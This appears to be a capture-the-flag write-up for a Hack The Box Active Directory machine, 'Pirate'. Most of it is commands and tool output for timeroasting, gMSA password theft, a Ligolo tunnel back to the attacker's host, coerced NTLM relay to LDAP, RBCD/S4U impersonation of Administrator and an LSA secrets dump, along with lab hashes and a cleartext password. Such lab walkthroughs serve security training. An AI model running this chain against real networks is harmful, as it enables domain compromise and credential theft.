Box Info
-
Target (DC01)
-
OS: Windows Server 2019
-
Domain:
pirate.htb🏴☠️ Pirate -
Difficulty: Hard
1️⃣ Starting Creds : pentest
We’re given:
pentest / p3nt3st2025!&
initial enumeration
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap 10.129.7.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-01 05:35 +0100
Nmap scan report for 10.129.7.129
Host is up (0.017s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
2179/tcp open  vmrdp
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 5.05 seconds
1️⃣ Initial Access – Use Provided Creds
Enumerate domain users and groups.
└─$ nxc smb 10.129.7.129 -u pentest -p 'p3nt3st2025!&' --rid-brute
SMB         10.129.7.129    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.7.129    445    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
SMB         10.129.7.129    445    DC01             498: PIRATE\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.7.129    445    DC01             500: PIRATE\Administrator (SidTypeUser)
SMB         10.129.7.129    445    DC01             501: PIRATE\Guest (SidTypeUser)
SMB         10.129.7.129    445    DC01             502: PIRATE\krbtgt (SidTypeUser)
SMB         10.129.7.129    445    DC01             512: PIRATE\Domain Admins (SidTypeGroup)
SMB         10.129.7.129    445    DC01             513: PIRATE\Domain Users (SidTypeGroup)
SMB         10.129.7.129    445    DC01             514: PIRATE\Domain Guests (SidTypeGroup)
SMB         10.129.7.129    445    DC01             515: PIRATE\Domain Computers (SidTypeGroup)
SMB         10.129.7.129    445    DC01             516: PIRATE\Domain Controllers (SidTypeGroup)
SMB         10.129.7.129    445    DC01             517: PIRATE\Cert Publishers (SidTypeAlias)
SMB         10.129.7.129    445    DC01             518: PIRATE\Schema Admins (SidTypeGroup)
SMB         10.129.7.129    445    DC01             519: PIRATE\Enterprise Admins (SidTypeGroup)
SMB         10.129.7.129    445    DC01             520: PIRATE\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.7.129    445    DC01             521: PIRATE\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.7.129    445    DC01             522: PIRATE\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.7.129    445    DC01             525: PIRATE\Protected Users (SidTypeGroup)
SMB         10.129.7.129    445    DC01             526: PIRATE\Key Admins (SidTypeGroup)
SMB         10.129.7.129    445    DC01             527: PIRATE\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.7.129    445    DC01             553: PIRATE\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.7.129    445    DC01             571: PIRATE\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.7.129    445    DC01             572: PIRATE\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.7.129    445    DC01             1000: PIRATE\DC01$ (SidTypeUser)
SMB         10.129.7.129    445    DC01             1101: PIRATE\DnsAdmins (SidTypeAlias)
SMB         10.129.7.129    445    DC01             1102: PIRATE\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.7.129    445    DC01             1103: PIRATE\IT (SidTypeGroup)
SMB         10.129.7.129    445    DC01             1104: PIRATE\a.white_adm (SidTypeUser)
SMB         10.129.7.129    445    DC01             3101: PIRATE\a.white (SidTypeUser)
SMB         10.129.7.129    445    DC01             3102: PIRATE\WEB01$ (SidTypeUser)
Information gathering :
With the starting creds pentest / p3nt3st2025!&, run BloodHound:
bloodhound-python -u pentest -p 'p3nt3st2025!&' -d pirate.htb -ns 10.129.7.129 -c All
OR Getting the Bloodhound data using RustHound-CE Another way of collecting data is using rusthound a tool that was made with rust which makes it more stable and better for data collection
rusthound-ce -d pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -c All -f DC01.pirate.htb -n pirate.htb -z -o rusthound
One command to rull them all xD :
nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&' --shares --users --pass-pol --rid-brute 10000 --log $(pwd)/smb.out; cat smb.out | grep TypeUser | cut -d '\' -f 2 | cut -d ' ' -f 1 > users.txt; cat users.txt
🔱 Initial Access :-
🔥 Timeroasting
Note : Timeroasting abuses MS-SNTP authentication from domain machines.
Domain controllers respond with data derived from machine account passwords → crackable offline.
We get $sntp-ms$ hashes for machine accounts.

Just as the recon goes we can try for timeroasting if we miss it here later on we can found it in the Bloodhound graph also
└─$ nxc smb pirate.htb -u 'pentest' -p 'p3nt3st2025!&' -M timeroast
SMB         10.129.9.227    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:pirate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.9.227    445    DC01             [+] pirate.htb\pentest:p3nt3st2025!&
TIMEROAST   10.129.9.227    445    DC01             [*] Starting Timeroasting...
TIMEROAST   10.129.9.227    445    DC01             1000:$sntp-ms$63ab59b45ecc685345d02578a098baea$1c0111e900000000000a21444c4f434ced4f1f1ee9b57fa9e1b8428bffbfcd0aed4f4afab1a4ff28ed4f4afab1a52e22
TIMEROAST   10.129.9.227    445    DC01             3102:$sntp-ms$7c06a56a0938fca9a142103e50a50a4e$1c0111e900000000000a214e4c4f434ced4f1f1ee8c26493e1b8428bffbfcd0aed4f4b07f8e300ebed4f4b07f8e34762
TIMEROAST   10.129.9.227    445    DC01             4102:$sntp-ms$d6fc648445d21410b285f6fb24f5e085$1c0111e900000000000a21534c4f434ced4f1f1ee86cb103e1b8428bffbfcd0aed4f4b0e486c79a5ed4f4b0e486cc880
TIMEROAST   10.129.9.227    445    DC01             4103:$sntp-ms$db58a3e8615f94770bf85a12075b83ea$1c0111e900000000000a21534c4f434ced4f1f1ee61040bfe1b8428bffbfcd0aed4f4b0e4a28a1dfed4f4b0e4a28ea04
TIMEROAST   10.129.9.227    445    DC01             4105:$sntp-ms$834df0bb4fafe4d7095288524c8e36b1$1c0111e900000000000a21534c4f434ced4f1f1ee936a253e1b8428bffbfcd0aed4f4b0e4d4f143aed4f4b0e4d4f483c
TIMEROAST   10.129.9.227    445    DC01             4108:$sntp-ms$c353bd11a114fe3bc17289307b89bc2e$1c0111e900000000000a21534c4f434ced4f1f1ee9563c4ce1b8428bffbfcd0aed4f4b0e5145b00ded4f4b0e5145ec73
Pre-Windows 2000 Compatible

Domain Computers is typical, but Pre-Windows 2000 Compatible Access is interesting, and a Microsoft defined group. Being a Pre-Windows 2000 means that the machine password is likely the all lowercase hostname (without a trailing “$”). It works:

We can see there are 2 machine accounts which we got valid
nxc smb pirate.htb -u 'MS01$' -p 'ms01'
nxc smb pirate.htb -u 'EXCH01$' -p 'exch01'
gMSA Abuse
Note : If a machine is allowed in
PrincipalsAllowedToReadPassword, it can retrieve the managed service account password from AD.
MS01 → gMSA_ADFS_prod$ , gMSA_ADCS_prod$

└─$ nxc ldap pirate.htb -u ms01$ -p ms01 -k --gmsa
LDAP        pirate.htb      389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:pirate.htb) (signing:None) (channel binding:Never)
LDAP        pirate.htb      389    DC01             [+] pirate.htb\ms01$:ms01
LDAP        pirate.htb      389    DC01             [*] Getting GMSA Passwords
LDAP        pirate.htb      389    DC01             Account: gMSA_ADCS_prod$      NTLM: 304106f739822ea2ad8ebe23f802d078     PrincipalsAllowedToReadPassword: Domain Secure Servers
LDAP        pirate.htb      389    DC01             Account: gMSA_ADFS_prod$      NTLM: 8126756fb2e69697bfcb04816e685839     PrincipalsAllowedToReadPassword: Domain Secure Servers
🌐 Pivot to Internal Network
ldap Relay
If LDAP signing is disabled, you can relay NTLM authentication to LDAP and modify AD objects.
Checking the IP Reveals that its in the Internal Subnet so we need to do a Pivot
This can be done either by Ligolo-ng or Chisel
└─$ dig @pirate.htb WEB01.pirate.htb

; <<>> DiG 9.20.18-1-Debian <<>> @pirate.htb WEB01.pirate.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43572
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;WEB01.pirate.htb.              IN      A

;; ANSWER SECTION:
WEB01.pirate.htb.       1200    IN      A       192.168.100.2

;; Query time: 14 msec
;; SERVER: 10.129.9.227#53(pirate.htb) (UDP)
;; WHEN: Mon Mar 02 01:41:28 CET 2026
;; MSG SIZE  rcvd: 61
First : upload ligolo to the machine using the creds we have :
┌──(kali㉿kali)-[~/Desktop/linuxPen/ligolo]
└─$ evil-winrm -i pirate.htb -u 'gMSA_ADFS_prod$' -H '8126756fb2e69697bfcb04816e685839'

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$\Documents> upload agent.exe

Info: Uploading /home/kali/Desktop/linuxPen/ligolo/agent.exe to C:\Users\gMSA_ADFS_prod$\Documents\agent.exe

Data: 8925864 bytes of 8925864 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$\Documents>
step 2 : connect to ligolo
*Evil-WinRM* PS C:\Users\gMSA_ADFS_prod$\Documents> .\agent.exe -connect 10.10.15.170:11601 -ignore-cert

agent.exe : time="2026-03-01T17:00:08-08:00" level=warning msg="warning, certificate validation disabled"

+ CategoryInfo : NotSpecified: (time="2026-03-0...ation disabled":String) [], RemoteException

+ FullyQualifiedErrorId : NativeCommandError

time="2026-03-01T17:00:08-08:00" level=info msg="Connection established" addr="10.10.15.170:11601"

Now we can attack WEB01.
⚡ NTLM Relay (LDAP Signing Disabled)
ntlmrelayx.py -t "ldap://DC01.pirate.htb" -smb2support -i
Adding a DNS Record to the Authentication reaches to our ntlmrelay server via ligolo
┌──(kali㉿kali)-[~/Desktop/tools/krbrelayx]
└─$ python3 dnstool.py -dns-ip 10.129.9.227 -dc-ip 10.129.9.227 -u "pirate.htb\\pentest" -p 'p3nt3st2025!&' -a add -r "irem" -d 192.168.100.50 DC01.pirate.htb
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

step 5 : running coerce and we successfuly receive a revshell on web01
┌──(kali㉿kali)-[~/Desktop/tools/krbrelayx]
└─$ nxc smb 192.168.100.2 -u 'pentest' -p 'p3nt3st2025!&' -M coerce_plus -o LISTENER="irem@80/hello"
SMB         192.168.100.2   445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         192.168.100.2   445    WEB01            [+] pirate.htb\pentest:p3nt3st2025!&
COERCE_PLUS 192.168.100.2   445    WEB01            VULNERABLE, PetitPotam
COERCE_PLUS 192.168.100.2   445    WEB01            Exploit Success, efsrpc\EfsRpcAddUsersToFile
COERCE_PLUS 192.168.100.2   445    WEB01            VULNERABLE, PrinterBug
COERCE_PLUS 192.168.100.2   445    WEB01            Exploit Success, spoolss\RpcRemoteFindFirstPrinterChangeNotificationEx
COERCE_PLUS 192.168.100.2   445    WEB01            VULNERABLE, MSEven
┌──(kali㉿kali)-[~/Desktop/tools/krbrelayx]
└─$ nc 127.0.0.1 11000
Type help for list of commands

# whoami
u:PIRATE\WEB01$

#
🧬 RBCD (Resource-Based Constrained Delegation)
┌──(kali㉿kali)-[~/Desktop/tools/krbrelayx]
└─$ nc 127.0.0.1 11000
Type help for list of commands

# whoami
u:PIRATE\WEB01$

# set_rbcd WEB01$ gMSA_ADFS_prod$
Found Target DN: CN=WEB01,CN=Computers,DC=pirate,DC=htb
Target SID: S-1-5-21-4107424128-4158083573-1300325248-3102

Found Grantee DN: CN=gMSA_ADFS_prod,CN=Managed Service Accounts,DC=pirate,DC=htb
Grantee SID: S-1-5-21-4107424128-4158083573-1300325248-4108
Delegation rights modified successfully!
gMSA_ADFS_prod$ can now impersonate users on WEB01$ via S4U2Proxy
Note: RBCD Attack : We modify
msDS-AllowedToActOnBehalfOfOtherIdentityso our account can impersonate users to WEB01.
This enables S4U abuse.
🎟️ S4U : Impersonate Administrator
S4U2Self + S4U2Proxy Attack :
If delegation is configured, a service account can request tickets on behalf of another user.
We impersonate Administrator → access WEB01.
┌──(kali㉿kali)-[~/Desktop/tools/krbrelayx]
└─$ impacket-getST -spn cifs/WEB01.pirate.htb -impersonate Administrator -dc-ip pirate.htb 'pirate.htb/gMSA_ADFS_prod$' -hashes ':8126756fb2e69697bfcb04816e685839'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache

💥 Dump LSA
LSA Secrets Dump Attack:
Extracts cached domain credentials and service secrets from memory.
Dumping the lsa we can see the clear text password of a.white user = E2nvAOKSz5Xz2MJu
We can login and get the user flag and + change the a.white_adm accounts password
┌──(kali㉿kali)-[~/Desktop/tools/krbrelayx]
└─$ export KRB5CCNAME=Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache
─(kali㉿kali)-[~/Desktop/tools/krbrelayx]
└─$ nxc smb 192.168.100.2 -k --use-kcache -u Administrator --lsa
SMB         192.168.100.2   445    WEB01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:WEB01) (domain:pirate.htb) (signing:False) (SMBv1:None)
SMB         192.168.100.2   445    WEB01            [+] pirate.htb\Administrator from ccache (Pwn3d!)
SMB         192.168.100.2   445    WEB01            [*] Dumping LSA secrets
SMB         192.168.100.2   445    WEB01            PIRATE.HTB/Administrator:$DCC2$10240#Administrator#8baf09ddc5830ac4456ee8639dd89644: (2026-02-25 02:41:09)
SMB         192.168.100.2   445    WEB01            PIRATE.HTB/gMSA_ADFS_prod$:$DCC2$10240#gMSA_ADFS_prod$#66812dfee46ff41c9c8245a2819c3183: (2026-03-01 20:27:40)
SMB         192.168.100.2   445    WEB01            PIRATE.HTB/a.white:$DCC2$10240#a.white#366c8924be3ea6d1d12825569a4bcc39: (2026-03-01 20:25:38)
SMB         192.168.100.2   445    WEB01            PIRATE\WEB01$:plain_password_hex:29f1505d87014b01b4317fed1d52ddbee2792a698e7e1de1bcdf29ab5d4b8e54828ce470d23491ba84e82d786622a821a14c730cf8610a32db1951b7619ee08c3bcacbab53aac8e052bd64e638c6bbd9529daacf04f86cfb9034808c4378d2c328c8c6afe7655f4a099dc41caeb6279c53313edcbd58db3e14490b7543ba3250ac200ec9834992b61b3f4319162645b50f402de4db0843fc43db7d54e04828abf86e490959bc88670e50f0b50373a3745f70039f8fd032435c4a725526957c7ae0dbaa81273b3aa28c0b029fea90c271b6601ef3ba7a05a13ec8c8ffd9999dd10eee87b4b9eb08a8a4af90710056f558
SMB         192.168.100.2   445    WEB01            PIRATE\WEB01$:aad3b435b51404eeaad3b435b51404ee:feba09cf0013fbf5834f50def734bca9:::
SMB         192.168.100.2   445    WEB01            PIRATE\a.white:E2nvAOKSz5Xz2MJu
SMB         192.168.100.2   445    WEB01            dpapi_machinekey:0x01cffc2ef9a91d20107371f9a4a4112c892ed989
dpapi_userkey:0xa4fddb1b2df2db7cc3d044dc1b559bc1b45a1de9
SMB         192.168.100.2   445    WEB01            _SC_GMSA_DPAPI_{C6810348-4834-4a1e-817D-5838604E6004}_a09ca32bc7cd2ce752ae0143bd203f0551564c04dd2846c4ed3e4e5a61cc9f11:e3ef474b98138dd4469f6dc176f879ba1e0817ba44502187b9080b9f3334c91b9b1af1ce4e91fb562c8d8824412c700e00d105bc674d8e26a594e3da4173f2c87313d634b39c3412d4bfb6849247686df6065b536566807e0ace92f94ea3166bb9752d12d352c89b9fdafa7d3171e4dd55be9d585504f8c628a0ff4c670d7595a909a3c9a7ec2dff984e5ddf77049a91a5597f0a39c5499455675901cce41aded98d80a1b5f7f82cc220b590df4bfc0bfc5f0feb66e73a56f1ab7fe914c6d7cd2b83e0b9065b76e02bc330f7694416f3acd6c463df84923500b64a1014e74413809a7a06af577ce7685bfd2ab56a2067
